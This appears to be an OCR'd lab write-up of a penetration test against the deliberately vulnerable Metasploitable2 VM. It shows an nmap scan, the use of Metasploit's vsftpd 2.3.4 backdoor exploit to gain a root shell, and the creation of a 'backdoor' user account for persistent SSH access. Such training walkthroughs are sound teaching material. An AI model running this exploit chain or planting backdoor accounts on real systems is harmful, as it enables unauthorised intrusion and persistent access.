Metasploit Exploitation Workflow: Detailed Documentation

This document details the step-by-step exploitation workflow using the Metasploit Framework. It demonstrates the full penetration testing cycle including scanning, enumeration, module configuration, exploitation, and post-exploitation activities.

1. Starting Metasploit (msfconsole)

The process begins by launching Metasploit's interactive console. This interface provides access to hundreds of modules used for scanning, exploitation, and payload management.

2. Searching for an Exploit Module

The target service or vulnerability is identified, and Metasploit's search functionality is used to find a suitable exploit. Each module includes details on requirements, compatibility, and usage.

3. Loading & Configuring the Exploit


After selecting the module, parameters such as RHOSTS (target IP) and RPORT (target port) are configured. Payloads (e.g., reverse shell, meterpreter) are also chosen at this stage.


4. Running the Exploit


The exploit is executed. If successful, this results in access to the target machine. If not, adjustments may be needed or alternative modules attempted.


5. Post-Exploitation Tasks


Once access is gained, further actions can be taken such as privilege escalation, file extraction, or system enumeration. Meterpreter tools are often used at this stage.



13:06
kali@kali: ~
Session Actions Edit View Help
└─$ nmap -sC -sV 192.168.246.131
Starting Nmap 7.95 (https://nmap.org) at 2025-11-11 13:05 EST
Nmap scan report for 192.168.246.131
Host is up (0.0020s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 192.168.246.130
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
| 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
| sslv2:
| SSLv2 supported
| ciphers:
| SSL2_RC4_128_EXPORT40_WITH_MD5
| SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
| SSL2_RC4_128_WITH_MD5
| SSL2_DES_64_CBC_WITH_MD5
| SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ SSL2_RC2_128_CBC_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY,
ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=O
COSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2025-11-11T18:05:52+00:00; +5s from scanner time.
53/tcp open domain ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
| program version port/proto service


13:20
kali@kali: ~
Session Actions Edit View Help
=[metasploit v6.4.84-dev]
+ -- --=[2,547 exploits - 1,309 auxiliary - 1,680 payloads]
+ -- --=[431 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search vsftpd 2.3.4
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, http, socks5h
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf exploit(unix/ftp/vsftpd_234_backdoor) >


13:26
kali@kali: ~
Session Actions Edit View Help
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.246.131
rhosts => 192.168.246.131
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, http, socks5h
RHOSTS 192.168.246.131 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.246.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.246.131:21 - USER: 331 Please specify the password.
[+] 192.168.246.131:21 - Backdoor service has been spawned, handling ...
[+] 192.168.246.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.246.130:37033 → 192.168.246.131:6200) at 2025-11-11 13:23:02 -0500
adduser backdoor
Adding user `backdoor' ...
Adding new group `backdoor' (1003) ...
Adding new user `backdoor' (1003) with group `backdoor' ...
Creating home directory `/home/backdoor' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: password
Retype new UNIX password: password
passwd: password updated successfully
Changing the user information for backdoor
Enter the new value, or press ENTER for the default
Full Name []: Amara Okonkwo


13:39
backdoor@metasploitable: ~
Session Actions Edit View Help
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 14 bytes 990 (990.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
┌──(kali㉿kali)-[~]
└─$ ssh backdoor@192.168.246.131
Unable to negotiate with 192.168.246.131 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
┌──(kali㉿kali)-[~]
└─$ ssh backdoor@192.168.246.131:21
ssh: Could not resolve hostname 192.168.246.131:21: Name or service not known
┌──(kali㉿kali)-[~]
└─$ ssh -p 21 backdoor@192.168.246.131
pwd
^C
┌──(kali㉿kali)-[~]
└─$ ssh -p 21 backdoor@192.168.246.131
^C
┌──(kali㉿kali)-[~]
└─$ ssh -p 21 backdoor@192.168.246.131
^C
┌──(kali㉿kali)-[~]
└─$ ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa backdoor@192.168.246.131
The authenticity of host '192.168.246.131 (192.168.246.131)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.246.131' (RSA) to the list of known hosts.
backdoor@192.168.246.131's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
backdoor@metasploitable:~$


13:42
backdoor@metasploitable: /etc
Session Actions Edit View Help
backdoor@metasploitable:~$ ls
backdoor@metasploitable:~$ dir
backdoor@metasploitable:~$ cd /etc
backdoor@metasploitable:/etc$ ls
adduser.conf
adjtime
aliases
aliases.db
alternatives
apache2
apm
apparmor
apparmor.d
apt
at.deny
bash.bashrc
bash_completion
bash_completion.d
belocs
bind
bindresvport.blacklist
blkid.tab
blkid.tab.old
calendar
chatscripts
console-setup
console-tools
cowpoke.conf
cron.d
cron.daily
cron.hourly
cron.monthly
crontab
cron.weekly
cups
debconf.conf
debian_version
default
defoma
deluser.conf
depmod.d
devscripts.conf
dhcp3
distcc
dpkg
e2fsck.conf
emacs
environment
esound
event.d
exports
gtk-2.0
hdparm.conf
hesiod.conf
host.conf
hostname
hosts
hosts.allow
hosts.deny
hosts.equiv
idmapd.conf
inetd.conf
init.d
initramfs-tools
inputrc
iproute2
issue
issue.net
java
jvm
jvm.d
kernel-img.conf
ldap
ld.so.cache
ld.so.conf
ld.so.conf.d
locale.alias
localtime
logcheck
login.defs
logrotate.conf
logrotate.d
lsb-base
lsb-base-logging.sh
lsb-release
ltrace.conf
lvm
magic
magic.mime
mailcap
mailcap.order
mailname
manpath.config
mediaprm
menu
menu-methods
mime.types
mke2fs.conf
perl
php5
popularity-contest.conf
postfix
postgresql
postgresql-common
ppp
printcap
profile
profile.d
proftpd
protocols
purple
python
python2.5
rc0.d
rc1.d
rc2.d
rc3.d
rc4.d
rc5.d
rc6.d
rc.local
rcS.d
resolvconf
resolv.conf
rmt
rpc
samba
screenrc
securetty
security
services
sgml
shadow
shadow-
shells
skel
ssh
ssl
sudoers
su-to-rootrc
sysctl.conf
syslog.conf
terminfo
timezone
tomcat5.5


13:46
Firefox ESR
Browse the World Wide Web
backdoor@metasploitable: /etc
backdoor@metasploitable:/etc$ chmod o+rwx sudoers
chmod: changing permissions of `sudoers': Operation not permitted
backdoor@metasploitable:/etc$ sudo vim sudoers
[sudo] password for backdoor:
backdoor is not in the sudoers file. This incident will be reported.
backdoor@metasploitable:/etc$

```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Nov 11 12:18:13 EST 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ _
```